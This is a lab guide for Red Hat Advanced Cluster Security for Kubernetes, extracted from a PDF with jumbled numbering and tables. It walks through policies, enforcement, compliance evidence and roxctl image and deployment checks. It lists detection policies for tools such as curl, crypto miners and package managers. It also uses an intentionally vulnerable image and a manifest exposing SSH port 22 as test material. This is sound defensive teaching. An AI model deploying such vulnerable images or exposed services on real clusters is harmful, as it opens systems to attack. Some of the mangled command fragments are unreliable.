<input type="checkbox"/> 90-Day Image Age	Alert on deployments with images that haven't been updated in 90 days	Build, Deploy	Low
<input type="checkbox"/> ADD Command used instead of COPY	Alert on deployments using a ADD command	Build, Deploy	Low
<input type="checkbox"/> Alpine Linux Package Manager (apk) in Image	Alert on deployments with the Alpine Linux package manager (apk) present	Build, Deploy	Low
<input type="checkbox"/> Alpine Linux Package Manager Execution	Alert when the Alpine Linux package manager (apk) is executed at runtime	Runtime	Low
<input type="checkbox"/> Apache Struts: CVE-2017-5638	Alert on deployments with images containing Apache Struts vulnerability CVE-2017-5638	Build, Deploy	Critical

2.

3. Select the **Alpine Linux Package Manager (apk) in Image** policy.

4. On the right, examine the policy details:

POLICIES
Default View
Add one or more resource filters

80 POLICIES
REASSESS ALL
IMPORT POLICY
NEW POLICY
Page 1 of 1

ALPINE LINUX PACKAGE MANAGER (APK) IN IMAGE
CLONE
EXPORT
EDIT

Name	Description	Lifecycle	Severity
30-Day Scan Age	Alert on deployments with images that haven't been scanned in 30 days	Deploy	Medium
90-Day Image Age	Alert on deployments with images that haven't been updated in 90 days	Build, Deploy	Low
ADD Command used instead of COPY	Alert on deployments using a ADD command	Build, Deploy	Low
Alpine Linux Package Manager (apk) in Image	Alert on deployments with the Alpine Linux package manager (apk) present	Build, Deploy	Low
Alpine Linux Package Manager Execution	Alert when the Alpine Linux package manager (apk) is executed at runtime	Runtime	Low
Apache Struts: CVE-2017-5638	Alert on deployments with images containing Apache Struts vulnerability CVE-2017-5638	Build, Deploy	Critical
CAP_SYS_ADMIN capability added	Alert on deployments with containers escalating with CAP_SYS_ADMIN	Deploy	Medium
chkconfig Execution	Detected usage of the chkconfig service manager; typically this is not used within a container	Runtime	Low
Compiler Tool Execution	Alert when binaries used to compile software are executed at runtime	Runtime	Low
Container using read-write root filesystem	Alert on deployments with containers with read-write root filesystem	Deploy	Medium
crontab Execution	Detects the usage of the crontab scheduled jobs editor	Runtime	Medium
Cryptocurrency Mining Process Execution	Cryptocurrency mining process spawned	Runtime	High
Curl in Image	Alert on deployments with curl present	Build, Deploy	Low
Docker CIS 4.1: Ensure That a User for the Container	Containers should run as a non-root user	Build, Deploy	Low

Policy Details

ID: a5248b33-5027-4aaf-a6b6-896f73f6d28
Name: Alpine Linux Package Manager (apk) in Image
Description: Alert on deployments with the Alpine Linux package manager (apk) present
Rationale: Package managers make it easier for attackers to use compromised containers, since they can easily add software.
Remediation: Run 'apk --purge del apk-tools' in the image build for production containers.
Enabled: Yes
Categories: Security Best Practices
Lifecycle Stage: Build, Deploy
Event Source: N/A
Excluded Deployments: Deployment Name:master-etcd-openshift-master-*, Namespace:kube-system
Severity: Low

Policy Criteria

IMAGE COMPONENT:

Component name	Version
apk-tools	Any

5.

This is what an RHACS policy looks like. The descriptive details under **Policy Details**, **Rationale**, and **Remediation** provide the DevOps team with context about why this issue is important for security and, more importantly, what to do about it. This policy violation notes that including package managers in containers is a security risk. While useful in a container context, they represent a tool that an attacker can use to install software and normally do not provide a legitimate use. A best practice is to have containers ship with their required dependencies already installed.

2.2. Enable Specific Policy Enforcement

RHACS focuses on empowering and encouraging developers to understand and resolve security issues in their own deployments. Sometimes you have to balance the carrot with a stick, because security officers need to know that dangerous misconfigurations are not to be promoted and deployed in certain environments. That is where policy enforcement comes in.

Procedure

1. From the list, select the **Fixable CVSS >=7** policy.

2.	3. To easily find the entry, scroll down approximately 20-30 rows or type fixable in the filter bar.
4.	

5. In the upper right of the policy, click **Edit** (the paper and pencil icon).

1. Click **Next** (right arrow) to see **Policy Criteria**.
2. Click **Next** to see **Violations Preview**.
3. Click **Next** to see **Enforcement**.
4. Click the **ON** switch for both build-time and deploy-time enforcement.
5. Click **Save** (the floppy disk icon).

Enforcement is another demonstration of Kubernetes-native security, leveraging the pipeline process to prevent unacceptable risks. In the absence of CI/CD integration, or for images that are promoted without going through CI/CD, you leverage the built-in power of a Kubernetes Admission Controller to decide if a deployment can be created. You are essentially programming OpenShift® to reduce security risks. The security team gets their enforcement, and DevOps sees a *normal* failure from the OpenShift API, with clear remediation steps instead of a nebulous error that forces them to open a ticket or look in another console.

3. Work with Policy Categories

RHACS provides built-in categories for policies, including vulnerability management, DevOps best practices, network tool usage, and system modification. The front-page **Dashboard** uses **Categories** to chart the number and severity of violations in each. It is relatively easy to create a custom category for dashboard visibility.

Custom categories can be useful for grouping your specific policies. For example, you can use RHACS to police workflow errors and summarize those violations in a workflow category for easy searching and summarization. This example shows the use of categories to aid in responding to incidents by adding a category called **Investigation** whose purpose is to mark incidents that possibly require attention by a security team member.

Procedure

1. Navigate to the **System Policies** view to create a new policy or select an existing one.
2. Select a policy that already has violations, such as **Latest Tag** by typing **Policy: Latest Tag** into the filter bar.
3. Select the **Latest Tag** policy, and then use **Edit** in the panel on the right.
4. In the **Categories** field, type **Investigation** and press **Enter** to add the value.
5. Examine your policy and expect it to look like this:

LATEST TAG

→ NEXT

×

Rationale

Using latest tag can result in running heterogeneous versions of code. Many Docker hosts cache the Docker images, which means newer versions of the latest tag will not be picked up. See <https://docs.docker.com/develop/dev-best-practices> for more best practices.

Remediation

Consider moving to semantic versioning based on code releases (semver.org) or using the first 12 characters of the source control SHA. This will allow you to tie the Docker image to the code.

Categories *

DevOps Best Practices

×

Investigation


×

×

▼

Notifications

-
-
-
-
-
- 6.
7. Click **Next**, and then **Next** again, and then click **Save**.
8. Return to the **Dashboard** and scroll down to find the **INVESTIGATION** graph.
9. Because you set the **Severity** to **Low**, click the **Low** link:



10.

9.	10. As long as there are active violations, the new category appears in the dashboard within a few minutes. As you add the Investigation category to other policies, those violations are detailed on the dashboard in this category. 11.
----	---

12. Click the graph to display the violations that match this category:

<div>Category: x Investigation x Severity: x LOW_SEVERITY x</div>						
Violations 15		Row Actions		1 - 15 of 15		
<input type="checkbox"/> Policy ↑	Entity	Type	Enforced ↑	Severity ↑	Categories ↑	Lifecycle ↑
<input type="checkbox"/> Latest tag	asset-cache in "production/frontend"	deployment	No	Low	Multiple	Deploy
<input type="checkbox"/> Latest tag	backend-atlas in "production/backend"	deployment	No	Low	Multiple	Deploy

In addition, filters in the **Violations** page now populate your custom categories.

4. Summary

In this lab, you learned how the single policy engine is used to create flexible policies that can span the entire software lifecycle. This enables the *Shift Left* principle of security awareness: to move a task traditionally done later in time to an earlier point in the development cycle—in this case, to the earliest developer builds.

You enabled the enforcement of a policy, and created and used policy categories to begin to organize your security reporting and analysis.

In the next lab, you activate these policies to comply with common security standards.

Compliance Lab

1. Introduction to Compliance

The compliance reports of Red Hat® Advanced Cluster Security for Kubernetes (RHACS) gather information for configuration, industry standards, and best practices for container-based workloads running in OpenShift®. You are already familiar with some compliance features because they are tied to controls that you saw in the **Risk** view—on the **Network Graph** and in **Policies** pages. Each standard represents a series of controls, with guidance provided by Red Hat on the specific OpenShift configuration or DevOps process required to meet that control.

Goals


- Understand compliance as it relates to policies and standards
- Enable policy enforcement to bring systems into standards compliance
- Export evidence of compliance for analysts and regulators

2. Manage Standards Details

2.1. Explore Compliance

Procedure

1. From the left navigation menu, select the **Compliance** tab:



2.

3. In the upper left of the **Passing Standards Across Clusters** graph, click **PCI** or the **PCI** percentage bar.

4. Select **Control 1.1.4, "Requirements for a firewall..."**.

In this example, PCI-DSS has controls that refer to firewalls and the DMZ (not really relevant to cloud-native). In OpenShift, that requirement and other isolation requirements are met by network policies. The low (approximately **19%**) compliance score shown in this image indicates that only about one-fifth of your deployments have correctly defined policies.

5. From the left navigation menu, click the **Compliance** tab.

6. Select **NIST SP 800-190**.

7. Select **Control 4.1.1, "Image vulnerabilities..."**.

If the control's compliance is **100%**, the **Fixable Severity at least Important** policy is enabled and set to enforcing.

7.	8. The NIST 800-190 application containers security standard requires a pipeline-based build approach to mitigating vulnerabilities in images.
	9.

10. Toggle enforcement of the **Fixable Severity at least Important** policy by finding the policy and editing.

- From the left navigation menu, click **Platform Configuration → System Policies**.

- Type **Fixable Severity** into the filter bar to find the policy, then click

away from the filter bar.

- Click **Edit** on the **Policy Details** panel and click **Next**, and then click **Next** on the two panels that follow to arrive at the **Enforcement** panel.
- Toggle the **Enforcement Behavior** to **ON** for both **Build** and **Deploy**.
- Click **Save**.

- 1.
2. Return to the **Compliance** view and select the **NIST SP 800-190** standard.
3. Examine the results and note the value of the **Control 4.1.1** compliance percentage.
4. Click **Scan**, and watch as the compliance percentage changes.
Because you changed enforcement to the **Fixable CVSS >= 7, Fixable Severity at least Important** policy, you now meet the requirement dictated by **Control 4.1.1**, and the **0%** score changes to **100%** because you now have the control in place to prevent known vulnerabilities from being deployed.

15.	16. As of recent releases of RHACS, the Fixable CVSS >= 7 policy was <i>deactivated by default</i> , and replaced with Fixable Severity at least Important . The name CVSS >= 7 implies a value of Important . Red Hat is now migrating to a method of expressing policy independent of single measures, adopting a more general and actionable language. 17.
-----	--

2.2. Examine Namespace Compliance


Procedure

1. On the left navigation menu, click the **Compliance** tab.
2. In the top toolbar of the **Compliance** page, click **Namespaces**.
It is valuable to break this data down by clusters, namespaces, and deployments. Namespaces are particularly useful because they can show where the gaps in compliance are application-by-application or team-by-team.

2.3. Export Evidence

Procedure

1. On the left navigation menu, click the **Compliance** tab.
A final note about compliance—you are only as compliant as you can prove!
2. In the upper right, click **Export** to show the **Evidence as CSV** option:



3.

This is the evidence export that your auditors may want to see for proof that the mandated security controls are actually in place.

3. Summary

In this lab, you explored how standards compliance is affected by policy enforcement and how to implement policy to impact compliance levels. You also exported reports of standards compliance. In the next lab, you complete activities that test policies at build time, deploy time, and runtime.

Build-Time Policy Enforcement Lab

1. Introduction to Build-Time Policy Enforcement

In this lab, you explore Red Hat® Advanced Cluster Security for Kubernetes (RHACS) vulnerability management at build time. This allows the build process to fail as soon as a serious, fixable vulnerability is identified in an image.

For this lab, you run a publicly available image prebuilt with known fixable vulnerabilities. You also experiment with

OpenShift® resource manifests and the RHACS ability to warn and enforce violations.

You do both of these activities from the command line and also via a Tekton pipeline.

Goals

- Trigger build-time violations for images and deployments on the command line and CI/CD pipelines
- Enforce a container image vulnerability violation at build time
- Codify an image vulnerability violation enforcement in a pipeline
- Explore warnings about deployment attributes from the command line

2. Enforce Container Image Vulnerability Violation at Build Time

In this section, you configure the proper policies for enforcement, test them on the command line, and then execute them via Pipelines.

2.1. Configure RHACS Policy

Procedure

1. From the left navigation menu, select **Platform Configuration → System Policies**.
2. Scroll down to **Fixable CVSS >= 7 (rhacs_fix_image_vuln_policy)**:

FIXABLE CVSS >= 7

CLONE

EXPORT

EDIT

X

Name:

Fixable CVSS >= 7

Description:

Alert on deployments with fixable vulnerabilities with a CVSS of at least 7

Rationale:

Known vulnerabilities make it easier for adversaries to exploit your application. You can fix these high-severity vulnerabilities by updating to a newer version of the affected component(s).

Remediation:

Use your package manager to update to a fixed version in future builds or speak with your security team to mitigate the vulnerabilities.

Enabled:

No

Categories:

Vulnerability Management

Lifecycle Stage:

Build, Deploy

Event Source:

N/A

3.

3.	<p>4. You can find this policy quickly by entering fixable in the filter bar at the top of the page.</p> <p>5. You can see that the Fixable CVSS >= 7 policy has both the Build and Deploy lifecycles set as Enabled: No. RHACS can detect the presence of this vulnerability in images at both stages. But it is not yet enabled, and is not yet enforcing. The next steps are to edit the policy to enable and enforce it.</p>
----	--

6. Review the other attributes, and note the **Rationale** and **Remediation** fields, which you can expect to see in the policy output later.

1. In the upper right, click **Edit**.

2. Click the **Enabled** switch to make sure that the policy is **Enabled**.
3. Click **Next** to review the policy criteria.
4. Click **Next** to see a *preview* of policy violations, then **Next** again to review the enforcement options.
5. Click the **ON** switch for **BUILD** time enforcement and then **Save**.

2.2. Test Image Vulnerability Enforcement

After the enforcement is enabled, you can use `roxctl` to check any image for violations of this policy. To run the image check, you need to know the exposed network endpoint for the Central component.

Procedure

1. Determine the OpenShift route to Central:
`CENTRAL=$(oc get route central -n stackrox -o json | jq -r '.spec.host')`
2. Run the image check:
`roxctl -e $ROX_CENTRAL_ADDRESS:443 image check --image docker.io/vulnerables/cve-2017-7494 --insecure-skip-tls-verify`

Example Output

(TOTAL: 5, LOW: 4, MEDIUM: 0, HIGH: 1, CRITICAL: 0)

- | | POLICY | SEVERITY | BREAKS BUILD | DESCRIPTION |
|-----|---------------------------|----------|--------------|------------------------------|
| 3. | | | | |
| 4. | | | | |
| 5. | | | | |
| 6. | | | | |
| 7. | Fixable Severity at least | HIGH | X | Alert on deployments with |
| 8. | Important | | | fixable vulnerabilities with |
| 9. | | | | a Severity Rating at least |
| 10. | | | Important | 0.7.0-2), |

```

resolved by version | your security team to mitigate |
11. |                |          |          |          |
    0.7.0-2+deb8u1   |          | the vulnerabilities. |
12. |                |          |          |          |
    |                |          |          |          |
13.
14. [ ... MANY SPECIFIC CVE VIOLATIONS OMITTED ... ]
15. [ ... MANY SPECIFIC CVE VIOLATIONS OMITTED ... ]
16. [ ... MANY SPECIFIC CVE VIOLATIONS OMITTED ... ]
17.
18. |                |          |          |          |
    | image to the code. |          |
19. +-----+-----+-----+
    +-----+-----+-----+
    +-----+
20. | Ubuntu Package Manager in | LOW | - | Alert on
    deployments | - Image includes component | Run `dpkg -r --force-
    all |
21. | Image |          | with components of the |
    'apt' (version 1.0.9.8.4) | apt apt-get && dpkg -r |
22. |          |          | Debian/Ubuntu package |
    | --force-all debconf dpkg` in |
23. |          |          | management system in the | -
    Image includes component | the image build for production |
24. |          |          | image. |
    'dpkg' (version 1.17.27) | containers. |
25. +-----+-----+-----+
    +-----+-----+-----+
    +-----+
26. WARN: A total of 5 policies have been violated
27. ERROR: failed policies found: 1 policies violated that are failing the
    check
28. ERROR: Policy "Fixable Severity at least Important" - Possible
    remediation: "Use your package manager to update to a fixed version in
    future builds or speak with your security team to mitigate the
    vulnerabilities."
29. ERROR: checking image failed after 3 retries: failed policies found: 1
    policies violated that are failing the check

```

When **roxctl** runs an image check, it requests Central to perform the check, evaluate policies, and return the result. Any policy violations are displayed, informing the user of the policy's *rationale* and any *remediation* steps. Policy failure is indicated by the process return code of **roxctl**. A zero value indicates success (no policy violation), while

a non-zero value indicates failure (policy violations).


30.	31. Because vulnerabilities change often, your output results for the particular CVEs in this image may vary. This output is truncated to improve readability. 32.
-----	---

2.3. Codify Image Vulnerability Violation Enforcement in Pipeline

When incorporated into a CI/CD build pipeline, this failure code stops the pipeline and leaves the policy violation output in the build job console.

Procedure

1. Navigate to your OpenShift web console, and on the left navigation menu select **Pipelines** → **Pipelines**:




2.

2.	3. You can find your OpenShift Console URL and credentials in your Red Hat provisioning email message. 4.
----	--


5. Click **rox-pipeline** to rerun the failed **rox-pipeline** pipeline with the container image you tested earlier from the command line.

1. From this **Pipeline details** page, use the **Actions** menu to select **Start**:



2.

3. In the window that appears, paste the container image URL (**docker.io/vulnerables/cve-2017-7494**) and click **Start**:



4.

This PipelineRun kicked off a TaskRun to run the **image-check** task. It failed the same way it failed on the **stackrox** command line earlier. Only this time, it is part of a pipeline and causes a build failure.

5. Click the **Logs** tab to see the full output of the **image-check** failure.

9.	10. Because vulnerability changes often, your output results for the particular CVEs in this image may vary. The output is truncated for increased readability. 11.
----	--

3. Warn About Deployment Attributes at Build Time

In this section, you explore RHACS's visibility and control over Kubernetes deployment attributes at build time—before an application is deployed—shortening the time to discover and correct workflow and configuration errors.

Kubernetes deployments are defined in YAML and declare the desired state of the application and all of its components. Among the many supported attributes are privilege levels, secrets access, storage requirements, and, as illustrated in this next section, network service exposure.

3.1. Test Warnings About Deployment Attributes from Command Line

This simple YAML file declares an example deployment from a public image, and attempts to expose the service on that deployment on TCP port 22, typically reserved for SSH.

Procedure

1. On your student VM, create the **\$HOME/deployment.yaml** file:
`cat << EOF >$HOME/deployment.yaml`
2. `apiVersion: v1`
3. `kind: Service`
4. `metadata:`
5. `name: ubuntu-lb`
6. `labels:`
7. `app: ubuntu`
8. `spec:`
9. `ports:`
10. `- port: 22`
11. `selector:`
12. `app: ubuntu`
13. `type: LoadBalancer`
14. `---`
15. `apiVersion: apps/v1`
16. `kind: Deployment`
17. `metadata:`
18. `name: ubuntu`
19. `labels:`
20. `app: ubuntu`
21. `spec:`
22. `selector:`


```

23. matchLabels:
24.   app: ubuntu
25. template:
26.   metadata:
27.     labels:
28.       app: ubuntu
29.   spec:
30.     containers:
31.       - name: ubuntu
32.         image: ubuntu:18.04
33.         ports:
34.           - containerPort: 22
35. EOF

```

36. Use **roxctl** to run a check on the YAML code using the **--file** argument:
 roxctl -e \$CENTRAL:443 deployment check --file deployment.yaml --insecure-skip-tls-verify

Sample Output

Policy check results for deployments: [ubuntu]

37. (TOTAL: 5, LOW: 2, MEDIUM: 2, HIGH: 1, CRITICAL: 0)

```

38.
39. +-----+-----+-----+
   +-----+-----+
   +-----+-----+-----+
40. | POLICY | SEVERITY | BREAKS DEPLOY | DEPLOYMENT |
   | DESCRIPTION | VIOLATION | REMEDIATION |
   |
41. +-----+-----+-----+
   +-----+-----+
   +-----+-----+-----+
42. | Secure Shell (ssh) Port | HIGH | - | ubuntu | Alert on
   | deployments exposing | - Exposed port 22/TCP is | Ensure that non-
   | SSH services |
43. | Exposed | | | port 22, commonly
   | reserved for | present | are not using port 22. Ensure |
44. | | | | SSH access. |
   | that any actual SSH servers |
45. | | | |
   | have been vetted. |
46. +-----+-----+-----+

```

```

+-----+-----+
+-----+-----+
47. | No resource requests or limits | MEDIUM | - | ubuntu | Alert
    | on deployments that have | - CPU limit set to 0 cores for | Specify the
    | requests and |
48. | specified | | | containers without
    | resource | container 'ubuntu' | limits of CPU and Memory for |
49. | | | | requests and limits |
    | your deployment. |
50. | | | | - CPU
    | request set to 0 cores |
51. | | | | for
    | container 'ubuntu' |
52. | | | |
    | | | |
53. | | | | -
    | Memory limit set to 0 MB for |
54. | | | |
    | container 'ubuntu' |
55. | | | |
    | | | |
56. | | | | -
    | Memory request set to 0 MB |
57. | | | | for
    | container 'ubuntu' |
58. +-----+-----+
    +-----+-----+
    +-----+-----+
59. | Pod Service Account Token | MEDIUM | - | ubuntu |
    | Protect pod default service | - Deployment mounts the | Add
    | |
60. | Automatically Mounted | | | account tokens
    | from compromise | service account tokens. |
    | `automountServiceAccountToken: |
61. | | | | by minimizing the mounting
    | | false` or a value distinct |
62. | | | | of the default service |
    | - Namespace has name 'default' | from 'default' for the |
63. | | | | account token to only those
    | | `serviceName` key |
64. | | | | pods whose application
    | - Service Account is set to | to the deployment's Pod |
65. | | | | requires interaction with the
    | 'default' | configuration. |
66. | | | | Kubernetes API. |
    | |

```

```

67. +-----+-----+-----+
    +-----+-----+
    +-----+-----+
68. | Docker CIS 4.1: Ensure That | LOW | - | ubuntu |
    | Containers should run as a | - Container 'ubuntu' has image | Ensure that
    | the Dockerfile for |
69. | a User for the Container Has | | | non-root
    | user | with user 'root' | each container switches from |
70. | Been Created | | |
    | the root user |
71. +-----+-----+-----+
    +-----+-----+
    +-----+-----+
72. | Ubuntu Package Manager in | LOW | - | ubuntu | Alert
    | on deployments | - Container 'ubuntu' includes | Run `dpkg -r --
    | force-all |
